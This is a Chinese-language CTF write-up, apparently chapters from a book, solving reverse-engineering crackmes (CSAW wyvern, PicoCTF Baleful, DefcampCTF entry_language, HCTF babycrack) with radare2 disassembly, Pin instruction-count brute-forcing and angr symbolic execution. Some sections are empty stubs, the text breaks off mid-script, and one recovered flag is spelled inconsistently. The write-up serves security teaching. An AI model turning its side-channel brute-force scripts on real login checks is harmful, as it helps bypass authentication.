常规方法逆向出来了，但实在是太复杂，我们可以使用一些取巧的方法，想想前面讲过的 Pin 和 angr，下面我们就分别用这两种工具来解决它。

使用 Pin

首先要知道验证是逐字符的，一旦有不相同就会退出，也就是说执行下面语句的次数减一就是正确字符的个数：

```
|           0x00402a7f      39c8           cmp eax, ecx
        ; 进行比较。逐字符比较，不相等时退出。
```

另外只有验证成功，才会跳转到地址 `0x0040e2af` ，所以把 6.2.1 节的 pintool 拿来改成下面这样，当 count 为 28+1=29 时，验证成功：

```
// This function is called before every instruction is executed
VOID docount(void *ip) {
    if ((long int)ip == 0x00402a7f) icount++;   // 0x00402a7f cm
p eax, ecx
    if ((long int)ip == 0x0040e2af) icount++;   // 0x0040e2a2 jn
e 0x0040e2af
}
```

编译 pintool：

```
$ cp dont_panic.cpp source/tools/MyPintool
[MyPinTool]$ make obj-intel64/wyvern.so TARGET=intel64
```

执行下看看：

```
$ python -c 'print("A"*28)' | ../../../pin -t obj-intel64/wyvern
.so -o inscount.out -- ~/wyvern ; cat inscount.out
+-----------------------+
|    Welcome Hero       |
+-----------------------+

[!] Quest: there is a dragon prowling the domain.
        brute strength and magic is our only hope. Test your ski
ll.

Enter the dragon's secret:
[-] You have failed. The dragon's power, speed and intelligence
was greater.
Count 1
$ python -c 'print("d"+"A"*27)' | ../../../pin -t obj-intel64/wy
vern.so -o inscount.out -- ~/wyvern ; cat inscount.out
+-----------------------+
|    Welcome Hero       |
+-----------------------+

[!] Quest: there is a dragon prowling the domain.
        brute strength and magic is our only hope. Test your ski
ll.

Enter the dragon's secret:
[-] You have failed. The dragon's power, speed and intelligence
was greater.
Count 2
```

看起来不错，写个脚本自动化该过程：

```
import os

def get_count(flag):
    cmd = "echo " + "\"" + flag + "\"" + " | ../../../pin -t obj
-intel64/wyvern.so -o inscount.out -- ~/wyvern "
    os.system(cmd)
    with open("inscount.out") as f:
        count = int(f.read().split(" ")[1])
    return count

charset = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0
123456789_-+*'"

flag = list("A" * 28)
count = 0
for i in range(28):
    for c in charset:
        flag[i] = c
        # print("".join(flag))
        count = get_count("".join(flag))
        # print(count)
        if count == i+2:
            break
    if count == 29:
        break;
print("".join(flag))
```

使用 angr

参考资料

- CSAW QUALS 2015: wyvern-500

6.2.5 re PicoCTF2014 Baleful

下载文件

题目解析

```
$ file baleful
baleful: ELF 32-bit LSB executable, Intel 80386, version 1 (GNU/
Linux), statically linked, stripped
$ strings baleful | grep -i upx
@UPX!
$Info: This file is packed with the UPX executable packer http:/
/upx.sf.net $
$Id: UPX 3.91 Copyright (C) 1996-2013 the UPX Team. All Rights R
eserved. $
UPX!u
UPX!
UPX!
$ upx -d baleful -o baleful_unpack
                       Ultimate Packer for eXecutables
                          Copyright (C) 1996 - 2017
UPX 3.94        Markus Oberhumer, Laszlo Molnar & John Reiser
May 12th 2017

        File size         Ratio      Format      Name
   --------------------   ------   -----------   -----------
    144956 <-      6752    4.66%   linux/i386    baleful_unpack

Unpacked 1 file.
$ file baleful_unpack
baleful_unpack: ELF 32-bit LSB executable, Intel 80386, version
1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2, fo
r GNU/Linux 2.6.24, BuildID[sha1]=35d1a373cbe6a675ecbbc904722a86
f853f20ce3, stripped
```

经过简单地检查，我们发现二进制文件被加了壳，使用 upx 脱掉就好了。

运行下看看，典型的密码验证题：

```
$ ./baleful_unpack
Please enter your password: ABCD
Sorry, wrong password!
```

逆向 VM 求解

打开 r2 开干吧！

```
[0x08048540]> pdf @ main
/ (fcn) main 96
|   main ();
|           ; var int local_8h @ ebp-0x8
|           ; var int local_10h @ esp+0x10
|           ; var int local_8ch @ esp+0x8c
|              ; DATA XREF from 0x08048557 (entry0)
|           0x08049c82      55             push ebp
|           0x08049c83      89e5           mov ebp, esp
|           0x08049c85      57             push edi
|           0x08049c86      53             push ebx
|           0x08049c87      83e4f0         and esp, 0xfffffff0
|           0x08049c8a      81ec90000000   sub esp, 0x90
|           0x08049c90      65a114000000   mov eax, dword gs:[0x
14]    ; [0x14:4]=-1 ; 20
|           0x08049c96      8984248c0000.  mov dword [local_8ch]
, eax
|           0x08049c9d      31c0           xor eax, eax
|           0x08049c9f      8d442410       lea eax, [local_10h]
       ; 0x10 ; 16
|           0x08049ca3      89c3           mov ebx, eax
|           0x08049ca5      b800000000     mov eax, 0
|           0x08049caa      ba1f000000     mov edx, 0x1f
       ; 31
|           0x08049caf      89df           mov edi, ebx
|           0x08049cb1      89d1           mov ecx, edx
|           0x08049cb3      f3ab           rep stosd dword es:[e
di], eax
|           0x08049cb5      8d442410       lea eax, [local_10h]
       ; 0x10 ; 16
|           0x08049cb9      890424         mov dword [esp], eax
|           0x08049cbc      e8caecffff     call fcn.0804898b
|           0x08049cc1      b800000000     mov eax, 0
|           0x08049cc6      8b94248c0000.  mov edx, dword [local
_8ch]  ; [0x8c:4]=-1 ; 140
|           0x08049ccd      653315140000.  xor edx, dword gs:[0x
14]
|       ,=< 0x08049cd4      7405           je 0x8049cdb
```

```
|       |   0x08049cd6      e8e5e7ffff     call sym.imp.__stack_
chk_fail ; void __stack_chk_fail(void)
|       |      ; JMP XREF from 0x08049cd4 (main)
|       `-> 0x08049cdb      8d65f8         lea esp, [local_8h]
|           0x08049cde      5b             pop ebx
|           0x08049cdf      5f             pop edi
|           0x08049ce0      5d             pop ebp
\           0x08049ce1      c3             ret
```

`fcn.0804898b` 是程序主要的逻辑所在，很容易看出来它其实是实现了一个虚拟机：

```
[0x08048540]> pdf @ fcn.0804898b
Linear size differs too much from the bbsum, please use pdr inst
ead.
[0x08048540]> pdr @ fcn.0804898b
/ (fcn) fcn.0804898b 226
|   fcn.0804898b (int arg_8h);
| ; var int local_b4h @ ebp-0xb4
| ; var int local_38h @ ebp-0x38
| ; var int local_34h @ ebp-0x34
| ; var int local_30h @ ebp-0x30
| ; var int local_2ch @ ebp-0x2c
| ; var int local_28h @ ebp-0x28
| ; var int local_24h @ ebp-0x24
| ; var int local_20h @ ebp-0x20
| ; var int local_1ch @ ebp-0x1c
| ; var int local_18h @ ebp-0x18
| ; var int local_14h @ ebp-0x14
| ; var int local_10h @ ebp-0x10
| ; var int local_ch @ ebp-0xc
| ; arg int arg_8h @ ebp+0x8
|    ; CALL XREF from 0x08049cbc (main)
| 0x0804898b      55             push ebp
| 0x0804898c      89e5           mov ebp, esp
| 0x0804898e      81ecc8000000   sub esp, 0xc8
| 0x08048994      c745cc001000.  mov dword [local_34h], 0x1000
| 0x0804899b      837d0800       cmp dword [arg_8h], 0
| 0x0804899f      742a           je 0x80489cb
```

```
| ----------- true: 0x080489cb  false: 0x080489a1
| 0x080489a1      c745d0000000.  mov dword [local_30h], 0
| 0x080489a8      eb19           jmp 0x80489c3
| ----------- true: 0x080489c3
|    ; JMP XREF from 0x080489c7 (fcn.0804898b)
| 0x080489aa      8b45d0         mov eax, dword [local_30h]
| 0x080489ad      c1e002         shl eax, 2
| 0x080489b0      034508         add eax, dword [arg_8h]
| 0x080489b3      8b10           mov edx, dword [eax]
| 0x080489b5      8b45d0         mov eax, dword [local_30h]
| 0x080489b8      8994854cffff.  mov dword [ebp + eax*4 - 0xb4],
 edx
| 0x080489bf      8345d001       add dword [local_30h], 1
| ----------- true: 0x080489c3
|    ; JMP XREF from 0x080489a8 (fcn.0804898b)
| 0x080489c3      837dd01e       cmp dword [local_30h], 0x1e
       ; [0x1e:4]=-1 ; 30
| 0x080489c7      7ee1           jle 0x80489aa
| ----------- true: 0x080489aa  false: 0x080489c9
| 0x080489c9      eb21           jmp 0x80489ec
| ----------- true: 0x080489ec
|    ; JMP XREF from 0x0804899f (fcn.0804898b)
| 0x080489cb      c745d4000000.  mov dword [local_2ch], 0
| 0x080489d2      eb12           jmp 0x80489e6
| ----------- true: 0x080489e6
|    ; JMP XREF from 0x080489ea (fcn.0804898b)
| 0x080489d4      8b45d4         mov eax, dword [local_2ch]
| 0x080489d7      c784854cffff.  mov dword [ebp + eax*4 - 0xb4],
 0
| 0x080489e2      8345d401       add dword [local_2ch], 1
| ----------- true: 0x080489e6
|    ; JMP XREF from 0x080489d2 (fcn.0804898b)
| 0x080489e6      837dd41e       cmp dword [local_2ch], 0x1e
       ; [0x1e:4]=-1 ; 30
| 0x080489ea      7ee8           jle 0x80489d4
| ----------- true: 0x080489d4  false: 0x080489ec
|    ; JMP XREF from 0x080489c9 (fcn.0804898b)
| 0x080489ec      c745c800f000.  mov dword [local_38h], 0xf000
| 0x080489f3      c745d8000000.  mov dword [local_28h], 0
| 0x080489fa      c745ec000000.  mov dword [local_14h], 0
```

```
| 0x08048a01      c745f0000000.  mov dword [local_10h], 0
| 0x08048a08      c745f4000000.  mov dword [local_ch], 0
| 0x08048a0f      c745e8000000.  mov dword [local_18h], 0
| 0x08048a16      8b45e8         mov eax, dword [local_18h]
| 0x08048a19      8945e4         mov dword [local_1ch], eax
| 0x08048a1c      8b45e4         mov eax, dword [local_1ch]
| 0x08048a1f      8945e0         mov dword [local_20h], eax
| 0x08048a22      8b45e0         mov eax, dword [local_20h]
| 0x08048a25      8945dc         mov dword [local_24h], eax
| 0x08048a28      e93a120000     jmp 0x8049c67
| ----------- true: 0x08049c67
|    ; JMP XREF from 0x08049c74 (fcn.0804898b)
| 0x08048a2d      8b45cc         mov eax, dword [local_34h]
| 0x08048a30      05c0c00408     add eax, 0x804c0c0
| 0x08048a35      0fb600         movzx eax, byte [eax]
| 0x08048a38      0fbec0         movsx eax, al
| 0x08048a3b      83f820         cmp eax, 0x20
       ; 32
| 0x08048a3e      0f871e120000   ja 0x8049c62
| ----------- true: 0x08049c62  false: 0x08048a44
| 0x08048a44      8b0485d49d04.  mov eax, dword [eax*4 + 0x8049d
d4]    ; [0x8049dd4:4]=0x8048a4d
| 0x08048a4b      ffe0           jmp eax

|    ; JMP XREF from 0x08048a3e (fcn.0804898b)
| 0x08049c62      8345cc01       add dword [local_34h], 1
| 0x08049c66      90             nop
| ----------- true: 0x08049c67
|    ; XREFS: JMP 0x08048a28  JMP 0x08048a51  JMP 0x08048a8a  JM
P 0x08048bbf  JMP 0x08048cf4  JMP 0x08048e2a  JMP 0x08048f8c  JM
P 0x080490c1
|    ; XREFS: JMP 0x080491f6  JMP 0x0804932b  JMP 0x08049462  JM
P 0x08049599  JMP 0x080495f0  JMP 0x08049644  JMP 0x08049698  JM
P 0x080496cc
|    ; XREFS: JMP 0x080496e7  JMP 0x08049710  JMP 0x08049739  JM
P 0x08049762  JMP 0x0804978b  JMP 0x080497b4  JMP 0x080497dd  JM
P 0x080498eb
|    ; XREFS: JMP 0x080499fd  JMP 0x08049a81  JMP 0x08049ab4  JM
P 0x08049ae7  JMP 0x08049b3e  JMP 0x08049b8d  JMP 0x08049bf6  JM
P 0x08049c2c
```

```
|    ; XREFS: JMP 0x08049c60
| 0x08049c67      8b45cc         mov eax, dword [local_34h]
| 0x08049c6a      05c0c00408     add eax, 0x804c0c0
| 0x08049c6f      0fb600         movzx eax, byte [eax]
| 0x08049c72      3c1d           cmp al, 0x1d
       ; 29
| 0x08049c74      0f85b3edffff   jne 0x8048a2d
| ----------- true: 0x08048a2d  false: 0x08049c7a
| 0x08049c7a      8b854cffffff   mov eax, dword [local_b4h]
|    ; JMP XREF from 0x08048a6f (fcn.0804898b + 228)
| 0x08049c80      c9             leave
\ 0x08049c81      c3             ret
```

```
[0x08048540]> px @ 0x0804c060
- offset -   0 1  2 3  4 5  6 7  8 9  A B  C D  E F  0123456789A
BCDEF
0x0804c060  7c86 0408 ad86 0408 d486 0408 a987 0408  |..........
.....
0x0804c070  fb86 0408 1b87 0408 4e87 0408 d887 0408  ........N..
.....
0x0804c080  1986 0408 1388 0408 3488 0408 7b88 0408  ........4..
.{...
0x0804c090  b688 0408 f188 0408 2c89 0408 6086 0408  ........,..
.`...
0x0804c0a0  6a86 0408 6789 0408 0000 0000 0000 0000  j...g......
.....
```

使用 Pin 求解

就像上面那样逆向实在是太难了，不如 Pin 的黑科技。

编译 32 位 pintool：

```
[ManualExamples]$ make obj-ia32/inscount0.so TARGET=
```

随便输入几个长度不同的密码试试：

```
[ManualExamples]$ echo "A" | ../../../pin -t obj-ia32/inscount0.
so -o inscount.out -- ~/baleful_unpack ; cat inscount.out
Please enter your password: Sorry, wrong password!
Count 437603
[ManualExamples]$ echo "AA" | ../../../pin -t obj-ia32/inscount0
.so -o inscount.out -- ~/baleful_unpack ; cat inscount.out
Please enter your password: Sorry, wrong password!
Count 438397
[ManualExamples]$ echo "AAA" | ../../../pin -t obj-ia32/inscount
0.so -o inscount.out -- ~/baleful_unpack ; cat inscount.out
Please enter your password: Sorry, wrong password!
Count 439191
```

```
$ python -c 'print(439191 - 438397)'
794
$ python -c 'print(438397 - 437603)'
794
```

指令执行的次数呈递增趋势，完美，这样只要递增到这个次数有不同时，就可以得到正确的密码长度：

```
import os

def get_count(flag):
    cmd = "echo " + "\"" + flag + "\"" + " | ../../../pin -t obj
-ia32/inscount0.so -o inscount.out -- ~/baleful_unpack"
    os.system(cmd)
    with open("inscount.out") as f:
        count = int(f.read().split(" ")[1])
    return count

flag = "A"
p_count = get_count(flag)
for i in range(50):
    flag += "A"
    count = get_count(flag)
    print("count: ", count)
    diff = count - p_count
    print("diff: ", diff)
    if diff != 794:
        break
    p_count = count
print("length of password: ", len(flag))
```

```
Please enter your password: Sorry, wrong password!
count:  459041
diff:  794
Please enter your password: Sorry, wrong password!
count:  459835
diff:  794
Please enter your password: Sorry, wrong password!
count:  508273
diff:  48438
length of password:  30
```

好，密码长度为 30，接下来是逐字符爆破，首先要确定字符不同对 count 没有影响：

```
[ManualExamples]$ echo "A" | ../../../pin -t obj-ia32/inscount0.
so -o inscount.out -- ~/baleful_unpack ; cat inscount.out
Please enter your password: Sorry, wrong password!
Count 437603
[ManualExamples]$ echo "b" | ../../../pin -t obj-ia32/inscount0.
so -o inscount.out -- ~/baleful_unpack ; cat inscount.out
Please enter your password: Sorry, wrong password!
Count 437603
[ManualExamples]$ echo "_" | ../../../pin -t obj-ia32/inscount0.
so -o inscount.out -- ~/baleful_unpack ; cat inscount.out
Please enter your password: Sorry, wrong password!
Count 437603
```

确实没有，写下脚本：

```
import os

def get_count(flag):
    cmd = "echo " + "\"" + flag + "\"" + " | ../../../pin -t obj
-ia32/inscount0.so -o inscount.out -- ~/baleful_unpack"
    os.system(cmd)
    with open("inscount.out") as f:
        count = int(f.read().split(" ")[1])
    return count

charset = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0
123456789_-+*'"

flag = list("A" * 30)
p_count = get_count("".join(flag))
for i in range(30):
    for c in charset:
        flag[i] = c
        print("".join(flag))
        count = get_count("".join(flag))
        print("count: ", count)
        if count != p_count:
            break
    p_count = count
print("password: ", "".join(flag))
```

```
packers_and_vms_and_xors_oh_mx
Please enter your password: Sorry, wrong password!
count:  507925
packers_and_vms_and_xors_oh_my
Please enter your password: Congratulations!
count:  505068
password:  packers_and_vms_and_xors_oh_my
```

简单到想哭。

参考资料

- Pico CTF 2014 : Baleful

6.2.6 re SECCONCTF2017 printf_machine

下载文件

题目解析

```
$ file fsmachine
fsmachine: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV
), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2,
for GNU/Linux 2.6.32, BuildID[sha1]=2c99311f15c42eaa9c06b6567ef6
8b73bed27f07, not stripped
```

参考资料

- https://ctftime.org/task/5042
- 400_printf_machine

6.2.7 re CodegateCTF2018 RedVelvet

下载文件

题目解析

```
$ file RedVelvet
RedVelvet: ELF 64-bit LSB executable, x86-64, version 1 (SYSV),
dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for
 GNU/Linux 2.6.32, BuildID[sha1]=84e7ef91c33878cf9eefc00a7a45089
5aa573494, not stripped
```

参考资料

- https://ctftime.org/task/5231

6.2.8 re DefcampCTF2015 entry_language

- 题目解析
- 参考资料

下载文件

题目解析

这是一题标准的密码验证题，输入一个字符串，程序验证对误。

```
$ file entry_language
defcamp_r100: ELF 64-bit LSB executable, x86-64, version 1 (SYSV
), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2,
for GNU/Linux 2.6.24, BuildID[sha1]=0f464824cc8ee321ef9a80a799c7
0b1b6aec8168, stripped
```

```
$ ./entry_language
Enter the password: ABCD
Incorrect password!
```

为了与 angr 的自动化做对比，我们先使用传统的方法，逆向算法求解，`main` 函数和验证函数 `fcn.004006fd` 如下：

```
[0x00400610]> pdf @ main
/ (fcn) main 153
|   main ();
|           ; var int local_110h @ rbp-0x110
|           ; var int local_8h @ rbp-0x8
|              ; DATA XREF from 0x0040062d (entry0)
|           0x004007e8      55             push rbp
|           0x004007e9      4889e5         mov rbp, rsp
|           0x004007ec      4881ec100100.  sub rsp, 0x110
|           0x004007f3      64488b042528.  mov rax, qword fs:[0x
28]    ; [0x28:8]=-1 ; '(' ; 40
```

```
|           0x004007fc      488945f8       mov qword [local_8h],
 rax
|           0x00400800      31c0           xor eax, eax
|           0x00400802      bf37094000     mov edi, str.Enter_th
e_password: ; 0x400937 ; "Enter the password: "
|           0x00400807      b800000000     mov eax, 0
|           0x0040080c      e8affdffff     call sym.imp.printf
       ; int printf(const char *format)
|           0x00400811      488b15500820.  mov rdx, qword [obj.s
tdin]  ; [0x601068:8]=0
|           0x00400818      488d85f0feff.  lea rax, [local_110h]
|           0x0040081f      beff000000     mov esi, 0xff
       ; 255
|           0x00400824      4889c7         mov rdi, rax
|           0x00400827      e8b4fdffff     call sym.imp.fgets
       ; char *fgets(char *s, int size, FILE *stream)
|           0x0040082c      4885c0         test rax, rax
|       ,=< 0x0040082f      7435           je 0x400866
|       |   0x00400831      488d85f0feff.  lea rax, [local_110h]
|       |   0x00400838      4889c7         mov rdi, rax
|       |   0x0040083b      e8bdfeffff     call fcn.004006fd
        ; 调用验证函数
|       |   0x00400840      85c0           test eax, eax
|      ,==< 0x00400842      7511           jne 0x400855
|      ||   0x00400844      bf4c094000     mov edi, str.Nice_
       ; 0x40094c ; "Nice!"
|      ||   0x00400849      e852fdffff     call sym.imp.puts
       ; int puts(const char *s)
|      ||   0x0040084e      b800000000     mov eax, 0
|     ,===< 0x00400853      eb16           jmp 0x40086b
|     |||       ; JMP XREF from 0x00400842 (main)
|     |`--> 0x00400855      bf52094000     mov edi, str.Incorrec
t_password_ ; 0x400952 ; "Incorrect password!"
|     | |   0x0040085a      e841fdffff     call sym.imp.puts
       ; int puts(const char *s)
|     | |   0x0040085f      b801000000     mov eax, 1
|     |,==< 0x00400864      eb05           jmp 0x40086b
|     |||       ; JMP XREF from 0x0040082f (main)
|     ||`-> 0x00400866      b800000000     mov eax, 0
|     ||        ; JMP XREF from 0x00400864 (main)
```

```
|      ||       ; JMP XREF from 0x00400853 (main)
|      ``--> 0x0040086b      488b4df8       mov rcx, qword [local
_8h]
|            0x0040086f      6448330c2528.  xor rcx, qword fs:[0x
28]
|        ,=< 0x00400878      7405           je 0x40087f
|        |   0x0040087a      e831fdffff     call sym.imp.__stack_
chk_fail ; void __stack_chk_fail(void)
|        |      ; JMP XREF from 0x00400878 (main)
|        `-> 0x0040087f      c9             leave
\            0x00400880      c3             ret
[0x00400610]> pdf @ fcn.004006fd
/ (fcn) fcn.004006fd 171
|   fcn.004006fd (int arg_bh);
|           ; var int local_38h @ rbp-0x38
|           ; var int local_24h @ rbp-0x24
|           ; var int local_20h @ rbp-0x20
|           ; var int local_18h @ rbp-0x18
|           ; var int local_10h @ rbp-0x10
|           ; arg int arg_bh @ rbp+0xb
|              ; CALL XREF from 0x0040083b (main)
|           0x004006fd      55             push rbp
|           0x004006fe      4889e5         mov rbp, rsp
|           0x00400701      48897dc8       mov qword [local_38h]
, rdi
|           0x00400705      c745dc000000.  mov dword [local_24h]
, 0
|           0x0040070c      48c745e01409.  mov qword [local_20h]
, str.Dufhbmf ; 0x400914 ; "Dufhbmf"
|           0x00400714      48c745e81c09.  mov qword [local_18h]
, str.pG_imos ; 0x40091c ; "pG`imos"
|           0x0040071c      48c745f02409.  mov qword [local_10h]
, str.ewUglpt ; 0x400924 ; "ewUglpt"
|           0x00400724      c745dc000000.  mov dword [local_24h]
, 0
|        ,=< 0x0040072b      eb6e           jmp 0x40079b
|        |      ; JMP XREF from 0x0040079f (fcn.004006fd)
|       .--> 0x0040072d      8b4ddc         mov ecx, dword [local
_24h]
|       :|   0x00400730      ba56555555     mov edx, 0x55555556
```

```
|       :|   0x00400735      89c8           mov eax, ecx
|       :|   0x00400737      f7ea           imul edx
|       :|   0x00400739      89c8           mov eax, ecx
|       :|   0x0040073b      c1f81f         sar eax, 0x1f
|       :|   0x0040073e      29c2           sub edx, eax
|       :|   0x00400740      89d0           mov eax, edx
|       :|   0x00400742      01c0           add eax, eax
|       :|   0x00400744      01d0           add eax, edx
|       :|   0x00400746      29c1           sub ecx, eax
|       :|   0x00400748      89ca           mov edx, ecx
|       :|   0x0040074a      4863c2         movsxd rax, edx
|       :|   0x0040074d      488b74c5e0     mov rsi, qword [rbp +
 rax*8 - 0x20]
|       :|   0x00400752      8b4ddc         mov ecx, dword [local
_24h]
|       :|   0x00400755      ba56555555     mov edx, 0x55555556
|       :|   0x0040075a      89c8           mov eax, ecx
|       :|   0x0040075c      f7ea           imul edx
|       :|   0x0040075e      89c8           mov eax, ecx
|       :|   0x00400760      c1f81f         sar eax, 0x1f
|       :|   0x00400763      29c2           sub edx, eax
|       :|   0x00400765      89d0           mov eax, edx
|       :|   0x00400767      01c0           add eax, eax
|       :|   0x00400769      4898           cdqe
|       :|   0x0040076b      4801f0         add rax, rsi
       ; '+'
|       :|   0x0040076e      0fb600         movzx eax, byte [rax]
|       :|   0x00400771      0fbed0         movsx edx, al
|       :|   0x00400774      8b45dc         mov eax, dword [local
_24h]
|       :|   0x00400777      4863c8         movsxd rcx, eax
|       :|   0x0040077a      488b45c8       mov rax, qword [local
_38h]
|       :|   0x0040077e      4801c8         add rax, rcx
       ; '&'
|       :|   0x00400781      0fb600         movzx eax, byte [rax]
|       :|   0x00400784      0fbec0         movsx eax, al
|       :|   0x00400787      29c2           sub edx, eax
|       :|   0x00400789      89d0           mov eax, edx
|       :|   0x0040078b      83f801         cmp eax, 1
```

```
        ; 1
|      ,===< 0x0040078e      7407           je 0x400797
         ; = 1 时跳转，验证成功
|      |:|   0x00400790      b801000000     mov eax, 1
         ; 返回 1，验证失败
|     ,====< 0x00400795      eb0f           jmp 0x4007a6
|     ||:|       ; JMP XREF from 0x0040078e (fcn.004006fd)
|     |`---> 0x00400797      8345dc01       add dword [local_24h]
, 1      ; i = i + 1
|     | :|       ; JMP XREF from 0x0040072b (fcn.004006fd)
|     | :`-> 0x0040079b      837ddc0b       cmp dword [local_24h]
, 0xb   ; [0xb:4]=-1 ; 11
|     | `==< 0x0040079f      7e8c           jle 0x40072d
         ; i <= 11 时跳转
|     |      0x004007a1      b800000000     mov eax, 0
         ; 返回 0
|     |          ; JMP XREF from 0x00400795 (fcn.004006fd)
|     `----> 0x004007a6      5d             pop rbp
\            0x004007a7      c3             ret
```

整理后可以得到下面的伪代码：

```
int fcn_004006fd(int *passwd) {
    char *str_1 = "Dufhbmf";
    char *str_2 = "pG`imos";
    char *str_3 = "ewUglpt";
    for (int i = 0; i <= 11; i++) {
        if((&str_3)[i % 3][2 * (1 / 3)] - *(i + passwd) != 1) {
            return 1;
        }
    }
    return 0;
}
```

然后写出逆向脚本：

```
str_list = ["Dufhbmf", "pG`imos", "ewUglpt"]
passwd = []
for i in range(12):
    passwd.append(chr(ord(str_list[i % 3][2 * (i / 3)]) - 1))
print ''.join(passwd)
```

逆向算法似乎也很简单，但如果连算法都不用逆的话，下面就是见证 angr 魔力的时刻，我们只需要指定让程序运行到 `0x400844` ，即验证通过时的位置，而不用管验证的逻辑是怎么样的。

完整的脚本如下：

```
import angr

project = angr.Project("entry_language", auto_load_libs=False)

@project.hook(0x400844)
def print_flag(state):
    print "FLAG SHOULD BE:", state.posix.dump_fd(0)
    project.terminate_execution()

project.execute()
```

Bingo!!!

```
$ python2 solve_angr.py
FLAG SHOULD BE: Code_Talkers
$ ./entry_language
Enter the password: Code_Talkers
Nice!
```

参考资料

- https://ctftime.org/task/1691

6.3.1 web HCTF2017 babycrack

下载文件

题目解析

题目就不用多说了，很容易发现是 JavaScript 代码审计。

整个文件的变量名/函数名可以看作是混淆了的，分析一下整个文件的结构：

```
    ——
    |-  _0x180a,关键字的替换数组
    |-  匿名函数,对数组元素进行重排
    |-  _0xa180,取出对应索引的数组元素
    |-  check,主要的分析函数
    |-  test,主要的运行函数
```

这道题结合浏览器进行动态调试，可以节省很多脑力。

首先是重排，这里不需要去深究到底逻辑原理，让引擎代替你去把数组重排好即可。结合程序员计算器和 CyberChef 分析更加方便。

解题流程

这样我们可以直接进入 check 函数进行分析。

```
    ——
    |-  _0x2e2f8d,又一次进行数组混淆，得到一个新数组
    |-  _0x50559f,获取 flag 的前四位，即 ‘hctf’
    |-  _0x5cea12,由 ‘hctf’ 生成一个基数
    |-  这里有一个 debug 的事件，个人认为是阻止使用 F12 调试用的，所以可
以直接删去
    |-  匿名函数，对 _0x2e2f8d 这个数组再进行排列
    |-  _0x43c8d1,根据输入获取数组中相应值的函数
    |-  _0x1c3854,将输入的 ascii 码转化为 16 进制，再加上 ‘0x’
```

以上部分可以看成是准备部分，这一部分的难点在于多次处理了数组，在动态调试时，很多函数如果多次执行就会产生与原答案不同的数组结构，因此，每次执行都需要重新初始化。

```
    ——
    |-  _0x76e1e8,以下划线分割输入,从后面分析可以得知 flag 一共有 5 段
    |-  _0x34f55b,这一段给出了第一个逆向的条件，结合下一句 if 条件。
```

单独来分析，其实最初我看掉了一个括号，结果弄混了符号优先级，导致觉得这个条件没有意义。

这个条件是说，第一段的最后两个字符的 **16** 进制和 **‘{’** 的 **16** 进制异或后，对第一段的长度求余应该等于 **5** 。

这里可以先进行如下猜测

第一段，已经有 ‘hctf{’ 了，这里正好去最后两位，先猜测第一段一共只有 7 位，这个猜测是后验的，先不细说。

```
    ——
    |-  b2c
```

理解这个函数极为重要，通过随机输入进行测试，输出结果有些眼熟，像是 base64 但不对，比对后确定是 base32 编码，知道这个就不用再去多解读它了。同时，这里也有一个 debug 需要删除

```
—
|- e，第二个逆向条件
```

这一句是说，第三段做 **base32** 编码，取等号前的部分，再进行 **16** 进制和 **0x53a3f32** 异或等于 **0x4b7c0a73**

```
计算 0x4b7c0a73^0x53a3f32=0x4E463541
4E463541  =>  NF5A  16 进制转字符
NF5A  =>  iz  base32 解码
```

因此，flag 暂时如下 hctf{x_x_iz_x_x}

```
—
|- f，第三个逆向条件
```

这一句是说，第四段和第三段一样编码后，和 0x4b7c0a73 异或等于 0x4315332

```
计算 0x4315332^0x4b7c0a73=0x4F4D5941
4F4D5941 => OMYA
OMYA => s0
```

flag hctf{x_x_iz_s0_x}

```
—
|- n，f*e*第一段的长度（先不管）
|- h，将输入字符串的每一个字符 ascii 码进行计算（*第二段长度）
   后连接起来显示（字符到 ascii 码转换）
|- j，将第二段以‘3’分割，又后面可以确定是分成了两部分
|- 第四个逆向条件
```

首先是，分割的两部份长度相等，第一部分和第二部分 **16** 进制异或等于 **0x1613** ，这个条件只能后验，也先不管。

```
——
|- k，输入的 ascii 码*第二段的长度
|- l，第一部分逐字符 ascii 码*第二段长度等于 0x2f9b5072
```

首先，0x2f9b5072 == 798707826

```
798  707  826
正好分成三个，已知h是对应 ascii 码*常数，
所以假设第一部分有三个字符，那么就是变成了求解常数
也就是 798 707 826 的最大公约数
求解得常数为 7
字符 114  101  118 => rev
```

所以，第二段一共有 7 个字符,前四个字符为 rev3，带入上面的后验条件 0x1613

```
0x726576^0x1613=0x727365
727365 => rse
```

flag hctf{?_rev3rse_iz_s0_?}

```
——
|- m,第五个逆向条件，第五段的前四位和第一段的长度有关
```

题目的 hint 提示，每一段都有意义，因此我们这里做个爆破，假设第一段的长度在 6-30 之间，我们可以算出 n，在用 n 去算第五段前四位。

```
n = f*e*(6-30)
第五段前四位 = n % 0x2f9b5072 + 0x48a05362
```

代码：

```
import binascii
for i in range(6,31):
    n = 0x4315332*0x4b7c0a73*i
    strings = n%0x2f9b5072 + 0x48a05362
    print binascii.a2b_hex(str(hex(strings))[2:-1])
```

从结果中可以看到大多数字符都没有意义，除了 h4r 让人遐想联翩，可惜还是不全，但是结合已经分析出的 flag，猜测应该是 h4rd。

flag hctf{??_rev3rse_iz_s0_h4rd?}

```
—
|- _0x5a6d56,将输入重复指定次数组合
|- 第六个逆向条件和第七个逆向条件
```

1. 第五段的第六位重复两次不等于倒数第 5-8 位，这个条件也让人摸不着头脑。
2. 第五段倒数第 2 位等于第五段第五位加 1
3. 第五段第 7-8 位去掉 0x 等于第五段第 7 位的 ascii 码*第五段长度*5
4. 第五段第五位为 2，第五段 7-8 位等于第五段第 8 位重复两次
5. 结合 hint

由以上条件可以推出以下 flag

```
hctf{??_rev3ser_iz_s0_h4rd2?3??3333}
```

先假设 2 和 3 之间没有数字了，这时 7-8 位还未知但是 7-8 位相同，这时的方程

```
而且在这里，由于直接把 0x 去掉，所以 x 的 16 进制一定全为数字
字符拼接 {hex(x)hex(x)} = ascii(x)*13*5
```

爆破代码：

```
import binascii

for i in range(1,128):
    string1 = hex(i)[2:]
    try:
        if int(string1+string1) == i*13*5:
            print chr(i)
    except:
        continue
```

output：

```
e
```

验证前面的后验条件可以确定如下 flag

```
hctf{??_rev3ser_iz_s0_h4rd23ee3333}
```

只剩下最前面的两位，为了方便，利用题目提供的 sha256 结果，我就不回溯条件在判断，直接进行碰撞。

```
import hashlib

a = 'hctf{'
